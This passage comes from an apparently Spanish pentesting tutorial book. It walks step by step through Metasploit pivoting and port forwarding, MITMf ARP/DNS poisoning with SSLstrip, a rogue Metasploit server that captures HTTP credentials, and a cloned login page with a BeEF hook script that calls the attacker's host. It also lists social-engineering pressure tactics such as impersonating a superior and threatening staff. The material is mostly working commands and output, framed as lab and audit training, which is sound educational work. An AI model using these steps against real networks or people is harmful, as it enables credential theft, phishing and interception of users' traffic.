run arp_scanner -r 192.168.203.1/24
```

```
meterpreter > run arp_scanner -r 192.168.203.1/24
[*] ARP Scanning 192.168.203.1/24
[*] IP: 192.168.203.2 MAC 08:00:27:b0:8d:9e
[*] IP: 192.168.203.13 MAC 08:00:27:97:04:4b
[*] IP: 192.168.203.11 MAC 0a:00:27:00:00:04
[*] IP: 192.168.203.12 MAC 08:00:27:05:49:21
```

-r hace referencia al rango de red, le podemos pasar el rango o la IP del objetivo. Para ver todos los parámetros puedes usar el comando **run arp_scanner -h**

La de esta máquina es la acabada en 9 y la de Windows la acabada en 8, además si no lo supiéramos podríamos poner en práctica lo aprendido en puntos anteriores para sacar la información.

Para iniciar con el pivoting primero tenemos que dejar la sesión en **background** y añadir una **ruta**. Antes de eso tenemos que ver el número de sesión, para verlo solo es poner **sessions**.

```
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/http/manageengine_connectionid_write) > sessions
Active sessions
=====
Id  Name   Type
--  -- --
1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SV  192.168.1.78:4444 → 192.168.1.96:61665 (192.168.1.96)
```

Como vemos la sesión es la número 1. Ahora vamos a añadir la ruta.

```
route add 192.168.203.1 255.255.255.0 1
```

Y para ver las rutas que tenemos ponemos **route print**.

```
msf5 exploit(windows/http/manageengine_connectionid_write) > route add 192.168.203.1 255.255.255.0 1
[*] Route added
msf5 exploit(windows/http/manageengine_connectionid_write) > route print
IPv4 Active Routing Table
=====
Subnet          Netmask          Gateway          Interface
--  -- --
192.168.203.1  255.255.255.0  Session 1      -
[*] There are currently no IPv6 routes defined.
msf5 exploit(windows/http/manageengine_connectionid_write) >
```

Esto significa que podemos utilizar las herramientas auxiliares de Metasploit para poder realizar análisis de puertos, servicios vulnerabilidades...

Vamos a utilizar un escaneo de puertos syn. Como hemos visto antes haciendo el escáner arp nos ha sacado la máquina 192.168.203.12. Este procedimiento es más lento que los que hemos realizado en puntos anteriores ya que aquí estamos haciendo un salto más.

```
use auxiliary/scanner/portscan/syn
set rhosts 192.168.203.12
set verbose true
```

```
exploit -j
```

Usamos **exploit -j** para que se ejecute en segundo plano y no interfiera en nuestro trabajo por si estamos haciendo otra cosa.

Si te das cuenta estamos volviendo al principio, hemos descubierto otra máquina, la escaneamos, vemos las vulnerabilidades, las explotamos...

Port-Forwarding

Para esto vamos a volver a conectarnos a la máquina, para ello ponemos **back**, después **sessions**, vemos la sesión activa y nos conectamos, en mi caso es **sessions 1**.

Las máquinas tienen una serie de puertos que están a la escucha, para verlos primero vamos a la **shell** y ponemos el siguiente comando

```
netstat -na | findstr LISTENING
```

```
meterpreter > shell
Process 9212 created.
Channel 60 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Windows\system32>netstat -na | findstr LISTENING
netstat -na | findstr LISTENING
  TCP    0.0.0.0:21          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:22          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:88          0.0.0.0:0              LISTENING
```

En el caso de que no pudieras hacer esto desde la shell no pasa nada, meterpreter también permite ejecutar la herramienta netstat.

Port-Forwarding trabaja de forma similar a lo que hemos visto con el comando route. Vamos a usar la herramienta **portfwd**, si quieres ver la ayuda solo tienes que poner **portfwd -h**.

```
portfwd add -l 8484 -p 8484 -r 127.0.0.1
```

- l** → El puerto local donde se va a poner a la escucha, yo he puesto el mismo puerto.
 - p** → El puerto remoto que se está ejecutando en la máquina, son los puertos que hemos listado antes.
 - r** → Le decimos que se conecte a nuestra IP de forma local, es decir, 127.0.0.1
- Para poder verificarlo es tan sencillo como ir al buscador y poner <http://127.0.0.1:8484>



Esta es la aplicación web que está corriendo en ese puerto.

¿Y ahora qué? Pues volvemos como al principio del libro, usamos **nmap** para escanear ese puerto y ver que servicios están corriendo. Un ejemplo de como se quedaría el comando con nmap sería así.

```
sudo nmap -sS -Pn -n -p 8484 -sV -O --script=auth,discovery,exploit,vuln 127.0.0.1
```

¿Por qué ponemos nuestra IP local? Porque hemos asociado nuestra IP y ese puerto al de la máquina atacada.

Y como en el punto anterior, volvemos al principio. Ahora hay que ver que servicios corren, ver vulnerabilidades en los servicios, intentar explotar las vulnerabilidades...

10. Ingeniería Social

Conceptos

Uno de los objetivos de la ingeniería social es obtener información sobre el objetivo, esto también lo vimos en el punto de recolección de información.

La información podemos obtenerla de páginas web oficiales del objetivo, apariciones en la prensa, etc.

Es más, si conseguimos algún nombre usuario y buscamos también podremos encontrar posts en foros o en blogs como StackOverflow en los que preguntan sobre alguna duda técnica y faciliten código de la empresa de forma inconsciente. Esto es más normal de lo que parece, en una empresa que estaba trabajando me acuerdo que había un programador que cada vez que le saltaba un error y no sabía que el porqué y preguntaba a su analista y tampoco lo sabía subía el error a StackOverflow y junto al código.

Los objetivos más comunes son:

- Recepción y personal de helpdesk.
- Técnicos de soporte técnico.
- Empleados del departamento de sistemas.
- Usuarios y clientes.
- Distribuidores de la organización objetivo.

Los impactos de la ingeniería social son muy graves.

- Pérdidas económicas.
- Daño a la reputación. Yo creo que esto es peor que las pérdidas económicas.
- Pérdida de privacidad.
- Peligros de terrorismo. Esto puede ser por ejemplo colar un ransomware y pedir un rescate.
- Demandas judiciales.
- Cierre permanente o temporal de la actividad de negocio.

El perfil que más se busca para hacer un ataque de ingeniería social son personas que tiendan a ayudar y confiar en las personas. Esta gente suele sentir muy rápido la presión por lo que lo que se suele hacer es asustarle, amenazarle... Pero también se suele persuadir a la víctima ofreciéndole cosas a cambio, por ejemplo puedes hacerte pasar por su superior y decirle que necesitas eso ya, que te lo mande o que se atenga a las consecuencias o decirle que lo necesitas ya, que si te hace el favor le otorgas más días de vacaciones, un plus en el sueldo...

Todo esto se puede evitar si las empresas dieran formación a sus empleados, tanto a los técnicos como la gente de RRHH, cafetería, recepción... También hay que tener una política de seguridad en la empresa, es decir, segmentar la información, que todos los departamentos no tengan acceso a toda la información, que según el rango tenga acceso a X información... En todas las empresas que he estado esto no se hace de forma adecuada, he estado en empresas que una persona nueva que entra como junior ya tiene acceso a todo, contrataciones externas con claves de producción porque los encargados de las subidas no tenían tiempo de gestionar eso o no querían hacerlo...

La ingeniería social es una técnica muy antigua y que todavía se utiliza muchísimo porque aún hay gente que cae en estos tipos de ataques, hay métodos para evitar la ingeniería social pero ninguno garantiza una seguridad completa, además es una técnica donde el usuario juega un factor fundamental, si es algo de su interés es capaz de desactivar todos los antivirus.

¿Cuántos hemos desactivado nuestro antivirus para instalar el crack de algún juego o del Microsoft Office? ¿Algún vez te has instalado un APK en tu teléfono crackeada como puede ser Spotify Premium o algún juego que no está disponible en tu país?

El ser humano es susceptible a cambiar de opinión, te recomiendo que veas la película de **Hackers 2: Trackdown** y el documental **El gran hackeo**.

Esta técnica tiene unas fases importantes de seguir.

- Investigar sobre la empresa objetivo.
- Seleccionar personal objetivo.
- Desarrollar una relación.
- Aprovecharse de una relación.

Técnicas de ingeniería social basadas en el contacto humano real.

- **Impersonificación.** Falsificar la identidad.
- **Escuchas en secreto.**
- **Mirar contraseñas.** Mirar cuando una persona está escribiendo su contraseña, el patrón de su teléfono... A esto se le llama Shoulder surfing.
- **Comprobar su basura en busca de información.** A esto también se le llama Dumpster diving.
- **Ingeniería social inversa.** Usar técnicas de psicología inversa para que la persona suelte información.
- **Seguimiento de personal autorizado a una zona restringida.**
- **Colarse detrás del personal autorizado.** Esto puede ser entrar con él cuando ponga sus credenciales o clonarle las credenciales. Parece imposible, pero por ejemplo cuando yo era adolescente había un gimnasio en el que los dueños no estaban los sábados, para identificarse y poder entrar había una máquina de control de acceso como la de los metros en la que para activarla tenías que poner tu huella, yo iba cerca de la persona que iba a entrar y al poner su huella pasaba el, cogía una de las patas del controlador para que no se bloquease y pasaba yo.
- **Fraude telefónico.** Esto es llamar a la empresa haciéndote pasar por un alto cargo y pedir a alguien que te facilite datos. En 2019 salió una noticia de como suplantaron la voz de un alto cargo de una empresa y pidieron una transferencia de 220 mil euros. Te dejo aquí la noticia:
<https://acortar.link/4oM3v>

Algunas de las técnicas de ingeniería social son

- Phishing.
- Email Spoofing.
- Mensajería de chat.
- Pop-ups.
- APPs Maliciosas
- Infectar Apps legítimas.
- Aplicaciones de seguridad falsas.

- SmiShing (SMS Spoofing).

Estas últimas 4 son solo para telefonía.

Tipos de Phishing

- Spimming.** Spam sobre mensajería instantánea.
- Whaling.** Los objetivos son cargos superiores y así atacar directamente a otros cargos superiores o personas importantes, alguno de ellos pueden ser los CEO.
- Pharming.** Técnica por la que el atacante ejecuta aplicaciones maliciosas en el PC o servidor de una víctima, en el que una vez introduce una URL o nombre de dominio automáticamente la redirige a un website controlado por el atacante. El pharming se puede realizar de dos maneras:
 - DNS Caché Poisoning.
 - Modificación del fichero hosts.
- Spear Phishing.** El spear phishing es una estafa de correo electrónico o comunicaciones dirigida a personas, organizaciones o empresas específicas.

Rogue Servers

Los servidores Rogue son falsos servidores que tienen una serie de funcionalidades en las que nosotros aprovechándonos de una suplantación vamos a poder robar las credenciales de los servicios.

Para este punto es importante el anterior ya que tenemos que saber que servicios legítimos están funcionando para saber que tipo de servidor Roque vamos a utilizar para la suplantación.

Para empezar vamos a ponernos como super usuario y vamos a la carpeta de MITMf.

```
sudo su
```

```
cd MITMf
```

Esta carpeta tiene un directorio llamado **config**, dicho directorio contiene el fichero de configuración de **MITMf**.

```
jotta@jotta:~$ sudo su
[sudo] password for jotta:
root@jotta:/home/jotta# ls
arp.cache Documentos Imágenes payload.exe 'rompeme (2)' sniff-2020-11-06-eth.pcap xdecode
'ax-entries=1' Escritorio Juego.exe Plantillas rompemehash TheFatRat
cupp hamster.txt MITMf Público rompeme.zip tmp
Descargas hydra.restore Música rompeme smtp-user-enum Videos
root@jotta:/home/jotta# cd MITMf/
root@jotta:/home/jotta/MITMf# ls
CHANGELOG.md CONTRIBUTING.md core LICENSE logs plugins requirements.txt tests
config CONTRIBUTORS.md libs lock.ico mitmf.py README.md sniff-2020-11-05-eth.pcap tools
root@jotta:/home/jotta/MITMf# cd config/
root@jotta:/home/jotta/MITMf/config# ls
app_cache_poison_templates captive hta_driveby mitmf.conf responder
root@jotta:/home/jotta/MITMf/config#
```

Vamos a abrir el fichero con el comando **nano mitmf.conf**.

Nosotros tenemos que iniciar el servicio rpc y establecer su configuración.

```
[[Metasploit]]
rpcip = 127.0.0.1
rpcport = 55552
rpcpass = abc123
```

Después tendríamos que modificar las respuestas DNS ya que los usuarios cuando van a acceder a un servicio no te escriben la dirección IP, escriben el nombre de dominio.

```
[[[A]]] # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27
*.captive.portal=192.168.1.100
```

Ahora abrimos otra pestaña en la terminal y ponemos

ifconfig para ver nuestra IP, una vez identificada la sustituimos.

Yo voy a suplantar el dominio **pizzeria.local** que es el del servidor del que hacen uso los clientes.

```
[[[A]]]      # Queries for IPv4 address records
pizzeria.local=192.168.1.78
*.pizzeria.local=192.168.1.78
```

Adicionalmente, nosotros también podemos modificar el **CNAME**. El **CNAME** es una redirección de dominio a otro dominio.

```
[[[CNAME]]] # Queries for alias records
*.thesprawl.org=www.fake.com
```

Para ver nuestro dominio es tan sencillo como poner
cat /etc/hostname.

```
root@jotta:/home/jotta# cat /etc/hostname
jotta
root@jotta:/home/jotta#
```

Podemos modificarlo iniciando como
sudo su y poniendo **nano /etc/hostname**

Después solo tendríamos que cambiar el nombre de dominio.

```
[[[CNAME]]] # Queries for alias records
*.pizzeria.local=*.jotta.local
```

Además, si hubiese algún tipo de servicio seguro también podemos configurar SSLstrip.

```
[SSLstrip+]
#
#Here you can configure your domains to bypass HSTS on, the format is real.domain.com = fake.domain.com
#
#for google and gmail
accounts.google.com = account.google.com
mail.google.com = gmail.google.com
accounts.google.se = cuentas.google.se

#for facebook
www.facebook.com = social.facebook.com
```

Después de esto, guardamos
ctrl + o → Enter → ctrl +x vamos a hacer la suplantación.

Ahora vamos a abrir **Metasploit** en otra pestaña, lo primero que tenemos que hacer es iniciar la base de datos de **PostgreSQL**.

```
sudo service postgresql start  
msfconsole
```

Vamos a usar **Metasploit** ya que tiene muchos módulos que son servidores rogue. Para verlos ponemos

use auxiliary/server/capture y presionamos dos veces el tabulador

```
msf5 > use auxiliary/server/capture/  
use auxiliary/server/capture/drda  
use auxiliary/server/capture/ftp  
use auxiliary/server/capture/http  
use auxiliary/server/capture/http_basic  
use auxiliary/server/capture/http_javascript_keylogger  
use auxiliary/server/capture/http_ntlm  
use auxiliary/server/capture/imap  
use auxiliary/server/capture/mssql  
use auxiliary/server/capture/mysql  
use auxiliary/server/capture/postgresql  
use auxiliary/server/capture/printjob_capture  
use auxiliary/server/capture/sip  
use auxiliary/server/capture/smb  
use auxiliary/server/capture/smtp  
use auxiliary/server/capture/telnet  
use auxiliary/server/capture/vnc  
msf5 > use auxiliary/server/capture/■
```

Todo esto son los servidores falsos que Metasploit nos permite montar para capturar credenciales.

El elegir uno u otro depende de las necesidades que tengamos, yo te recomiendo ir probando en tu local con los laboratorios. Yo voy a utilizar el **http_basic**.

```
use auxiliary/server/capture/http_basic  
options
```

Podemos utilizar un servicio seguro, pero en ese caso tendríamos que hacer una suplantación de certificado.

También podemos cambiar el dominio al que nos queremos conectar.

```
set REALM "SV.PIZZERIA.COM"
```

Podemos hacer un re-direccionamiento al dominio real, pero como en este caso como estamos haciendo un envenenamiento pues lo volvería a redirigir a mi máquina así que no tiene mucho sentido.

```
set SRVHOST 192.168.1.78
```

El **URI PATH** puede ser la raíz o uno al azar, yo prefiero la raíz ya que es más difícil de detectar, pero si quisieramos por ejemplo suplantar la url del WordPress ponemos la Uri del WordPress

```
set URI PATH /
```

Y ya lanzamos el exploit.

```
msf5 auxiliary(server/capture/http_basic) > set REALM "SV.PIZZERIA.VIRTUAL"
REALM => SV.PIZZERIA.VIRTUAL
msf5 auxiliary(server/capture/http_basic) > set SRVHOST 192.168.1.78
SRVHOST => 192.168.1.78
msf5 auxiliary(server/capture/http_basic) > set URIPATH /
URIPATH =>
msf5 auxiliary(server/capture/http_basic) > exploit
```

Esto ahora nos inicia unos servicios que consumen muchos recursos, vamos a quitarlos.


```
sudo service smbd stop
sudo service nmbd stop
```

Ahora vamos a iniciar **MITMF** recuerda que lo primero es activar el ip_forwarding.
echo 1 > /proc/sys/net/ipv4/ip_forward

Ahora el comando es el mismo que la otra vez, pero con un dns (--dns).

```
python mitmf.py -i eth0 --hsts --responder --wpad --spoof --arp --dns --gateway 192.168.1.1 --
targets 192.168.1.97
```

Vamos a nuestro Windows 10 y ponemos en la URL <http://pizzeria.local>



Nos pide los credenciales para acceder, los ponemos y vamos a ver que nos saca **Metasploit**.

```
msf5 auxiliary(server/capture/http_basic) > exploit
[*] Auxiliary module running as background job 0.
msf5 auxiliary(server/capture/http_basic) >
[*] Using URL: http://192.168.1.78:80/
[*] Server started.
[*] Sending 401 to client 192.168.1.97
[*] Sending 401 to client 192.168.1.97
[*] Sending 401 to client 192.168.1.78
[+] HTTP Basic Auth LOGIN 192.168.1.78 "Pedro:WarG4m3" //
```

Como vemos nos ha dado las credenciales.

Ahora ya te dejo la tarea de probar con los demás servicios, las configuraciones son las mismas.


Esta captura de credenciales es esencial si nos hemos quedado atrancados en algún punto de la auditoría o incluso si nuestro cliente nos ha pedido comprobar cual es la seguridad que tiene a nivel de red local.

No solo puedes utilizar Metasploit para hacer servidores Rogue, también puedes crear una máquina virtual con Windows Server 2008, 2012 o 2016, configurarla con herramientas legítimas y en la configuración DNS que hemos hecho al principio en vez de poner la IP de la máquina en con la que atacamos ponemos la del servidor.

Suplantación de Páginas Web con HTTrack y BeEF

Aquí tengo que llevar cuidado, puedo suplantar una web cualquiera sin problema para mi, el problema está si lo muestro en el libro por eso voy a utilizar una web en la que si se puede llevar a cabo estos tipos de ataques. Yo voy a utilizar **Google Gruyere**, pero si quieras hacer más pruebas también puedes utilizar **BWAPP**.

En un primer momento lo iba a hacer con **BWAPP**, pero con tantas máquinas virtuales se me hace un cuello de botella impresionante.



La web que vamos a suplantar es esta, tu solo tendrás que ir al enlace que está resaltado y te dará acceso.

Ya tenemos la web que queremos suplantar, pues vamos al lío.

Para llevar a cabo la clonación vamos a usar **httrack**. **HTtrack** tiene muchos tipos de clonado, para verlo ponemos **httrack -h**, es un poco complicada al principio, pero con la práctica la dominas enseguida.

Seguramente no la tengas instalada, para instalarla es tan sencillo como iniciar como **sudo su** y poner el siguiente comando:

```
apt install httrack
```

Una vez instalada ponemos el httrack -h para ver las opciones. Te recomiendo que lo revises bien para el futuro.

```

Details: Option N
  N0 Site-structure (default)
  N1 HTML in web/, images/other files in web/images/
  N2 HTML in web/HTML, images/other in web/images
  N3 HTML in web/, images/other in web/
  N4 HTML in web/, images/other in web/xxx, where xxx is the file extension (all gif will be placed onto web/gif, for example)
  N5 Images/other in web/xxx and HTML in web/HTML
  N99 All files in web/, with random names (gadget !)
  N100 Site-structure, without www.domain.xxx/
N101 Identical to N1 except that "web" is replaced by the site's name
N102 Identical to N2 except that "web" is replaced by the site's name
N103 Identical to N3 except that "web" is replaced by the site's name
N104 Identical to N4 except that "web" is replaced by the site's name
N105 Identical to N5 except that "web" is replaced by the site's name
N199 Identical to N99 except that "web" is replaced by the site's name
N1000 Identical to N1 except that there is no "web" directory
N1002 Identical to N2 except that there is no "web" directory
N1003 Identical to N3 except that there is no "web" directory (option set for g option)
N1004 Identical to N4 except that there is no "web" directory
N1005 Identical to N5 except that there is no "web" directory
N1099 Identical to N99 except that there is no "web" directory

```

Yo me he creado una carpeta en el escritorio para las webs clonadas, para crear una carpeta solo tienes que ir al directorio donde quieras crearla y poner
mkdir nombreCarpeta.

Una forma simple para clonar esta web sería

```

root@jotta:/home/jotta# htrck https://google-gruyere.appspot.com/578270673741956858648504639817800874655/login -N104
-o /home/jotta/Escritorio/websClonadas
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Tue, 10 Nov 2020 08:16:34 by HTTrack Website Copier/3.49-2 [XRFCO'2014]
mirroring https://google-gruyere.appspot.com/578270673741956858648504639817800874655/Login with the wizard help...
* https://google-gruyere.appspot.com/578270673741956858648504639817800874655/snippets.gtl?uid=cheddar (3379 bytes) - 0
7/9: https://google-gruyere.appspot.com/578270673741956858648504639817800874655/snippets.gtl?uid=cheddar (3379 bytes)
8/9: https://google-gruyere.appspot.com/578270673741956858648504639817800874655/snippets.gtl?uid=brie (3059 bytes) - 0
Done.
Thanks for using HTTrack!
root@jotta:/home/jotta# 

```

-O hace referencia al output, es decir, donde quieras que se guarde todos los ficheros que descargue de la web.

¿Cuál es una de las cosas que hay que llevar cuidado con esta aplicación? Que firma el código, para cambiar eso vamos a la carpeta que hemos creado y habrá una con la IP o DNS de la web que hemos clonado, accedemos a ella y habrán varios ficheros .html para abrirlo ponemos **nano fichero.html** y al final estará al principio y al final de la firma.

```

root@jotta:/home/jotta# cd Escritorio/websClonadas/
root@jotta:/home/jotta/Escritorio/websClonadas# ls
backblue.gif fade.gif google-gruyere.appspot.com hts-cache hts-log.txt index.html
root@jotta:/home/jotta/Escritorio/websClonadas# cd google-gruyere.appspot.com/
root@jotta:/home/jotta/Escritorio/websClonadas/google-gruyere.appspot.com# ls
index.html js login.html newaccount.html png snippets2180.html snippets750b.html
root@jotta:/home/jotta/Escritorio/websClonadas/google-gruyere.appspot.com# 

```

```

<!-- Mirrored from google-gruyere.appspot.com/578270673741956858648504639817800874655/login by HTTrack Website Copier-->
<head>
<title>Gruyere: Login</title>
<style>

```

nano login.html

Esto hay que borrarlo, recuerda que hay uno tanto al principio del código como al final.

Ahora, como hemos visto en la captura anterior está **index.html** y **login.html**, nosotros queremos que el login sea la página principal, para ello podemos borrar **index.html** y renombrar **login.html** poniéndolo como **index.html** o renombrar ambos manteniendo los archivos.

Yo voy a eliminar el index y a renombrar login.

```
rm index.html  
mv login.html index.html
```

Y ahora vamos a comprobar que la carpeta **/var/www/html** esté vacía, para ello ponemos **ls /var/www/html**. Si contiene elementos podemos borrarlos para dejar solo la web o crear una carpeta, yo la tengo vacía porque ya lo borré en su momento así que solo me falta pegar los ficheros.


```
cp -r * /var/www/html/  
cd /var/www/html/
```

```
root@jotta:/home/jotta/Escritorio/websClonadas/google-gruyere.appspot.com# ls  
index.html js newaccount.html png snippets2180.html snippets750b.html  
root@jotta:/home/jotta/Escritorio/websClonadas/google-gruyere.appspot.com# cp -r * /var/www/html/  
root@jotta:/home/jotta/Escritorio/websClonadas/google-gruyere.appspot.com# cd /var/www/html/  
root@jotta:/var/www/html# ls  
index.html js newaccount.html png snippets2180.html snippets750b.html  
root@jotta:/var/www/html#
```

Ahora necesitamos iniciar apache2.

```
service apache2 start
```

Para comprobar que funciona vamos al navegador y ponemos la siguiente url: **127.0.0.1/index.html**



Como vemos ya está funcionando, ahora ya podemos incluir el código que queramos en la aplicación web modificando el index.html.

Una de las herramientas que se usa mucho en ingeniería social es BeEF-XSS Framework porque también puedes aprovecharte de vulnerabilidades XSS para poder utilizar esa aplicación web.

Esta herramienta necesita instalarse, para ello ponemos en la terminal

```
apt install beef-xss
```

Y para ejecutarla ponemos

```
beef-xss
```

```
root@jotta:/var/www/html# beef-xss
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]     Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

Nos está dando un código que tenemos que copiar. Lo único que hay que modificar es en vez de la IP de la localhost podemos poner la IP de la máquina o incluso un dominio.

Para ejecutar el archivo index.html hay que revisar que estemos en la ruta **/var/www/html/** y si estamos allí ponemos el comando **nano index.html**. Se nos abrirá el código del index.html y pegamos allí el código que nos ha dado **BeEF**.

```
margin-bottom: 0;
}

.h2-with-refresh {
margin-bottom: 0;
}

</style>
<script src="http://192.168.1.78:3000/hook.js"></script>
</head>
<body>
```

Guardamos con

ctrl+o; Enter; ctrl+x

Como puedes ver solo he cambiado el la IP del localhost por la mía. Este script se va a ejecutar en la aplicación web de la víctima.

Vamos a reiniciar el apache2

```
service apache2 restart
```

Ahora vamos a la carpeta de **MITMf/config**, abrimos el fichero **mitmf.conf** y sustituimos los **sv.local** por **beebox.local**.

```
cd /home/jotta/MITMf
nano ./config/mitmf.conf
```

```
[[[A]]]      # Queries for IPv4 address records  
google-gruyere.com=192.168.1.78  
*.google-gruyere.com=192.168.1.78
```

```
[[[CNAME]]] # Queries for alias records  
*.google-gruyere.com=*.jotta.local
```

Vamos a activar el **ip_forwarding**.


```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Y ya lanzamos el envenenamiento de la red.

```
python mitmf.py -i eth0 --hsts --responder --wpad --spoof --arp --dns --gateway 192.168.1.1 --  
targets 192.168.1.79
```

Hacemos la búsqueda con la máquina de Windows 10 y vamos a ver que ocurre en BeEF.

Para ir al panel de BeEF tenemos que poner la siguiente url: <http://127.0.0.1:3000/ui/panel> nos pedirá que iniciemos sesión, las credenciales por defecto son beef:beef a no ser que hayamos cambiado la contraseña.



Si ves que te tarda mucho en cargar para MITM, hay veces que se hace un cuello de botella.

La víctima verá nuestro phishing y si vamos al panel de BeEF nos saldrá su sesión.

Current Browser					
Details	Logs	Commands	Proxy	XssRays	Network
Key	Value				
browser.date.timestamp	Tue Nov 10 2020 09:15:27 GMT+0100 (hora estándar de Europa central)				
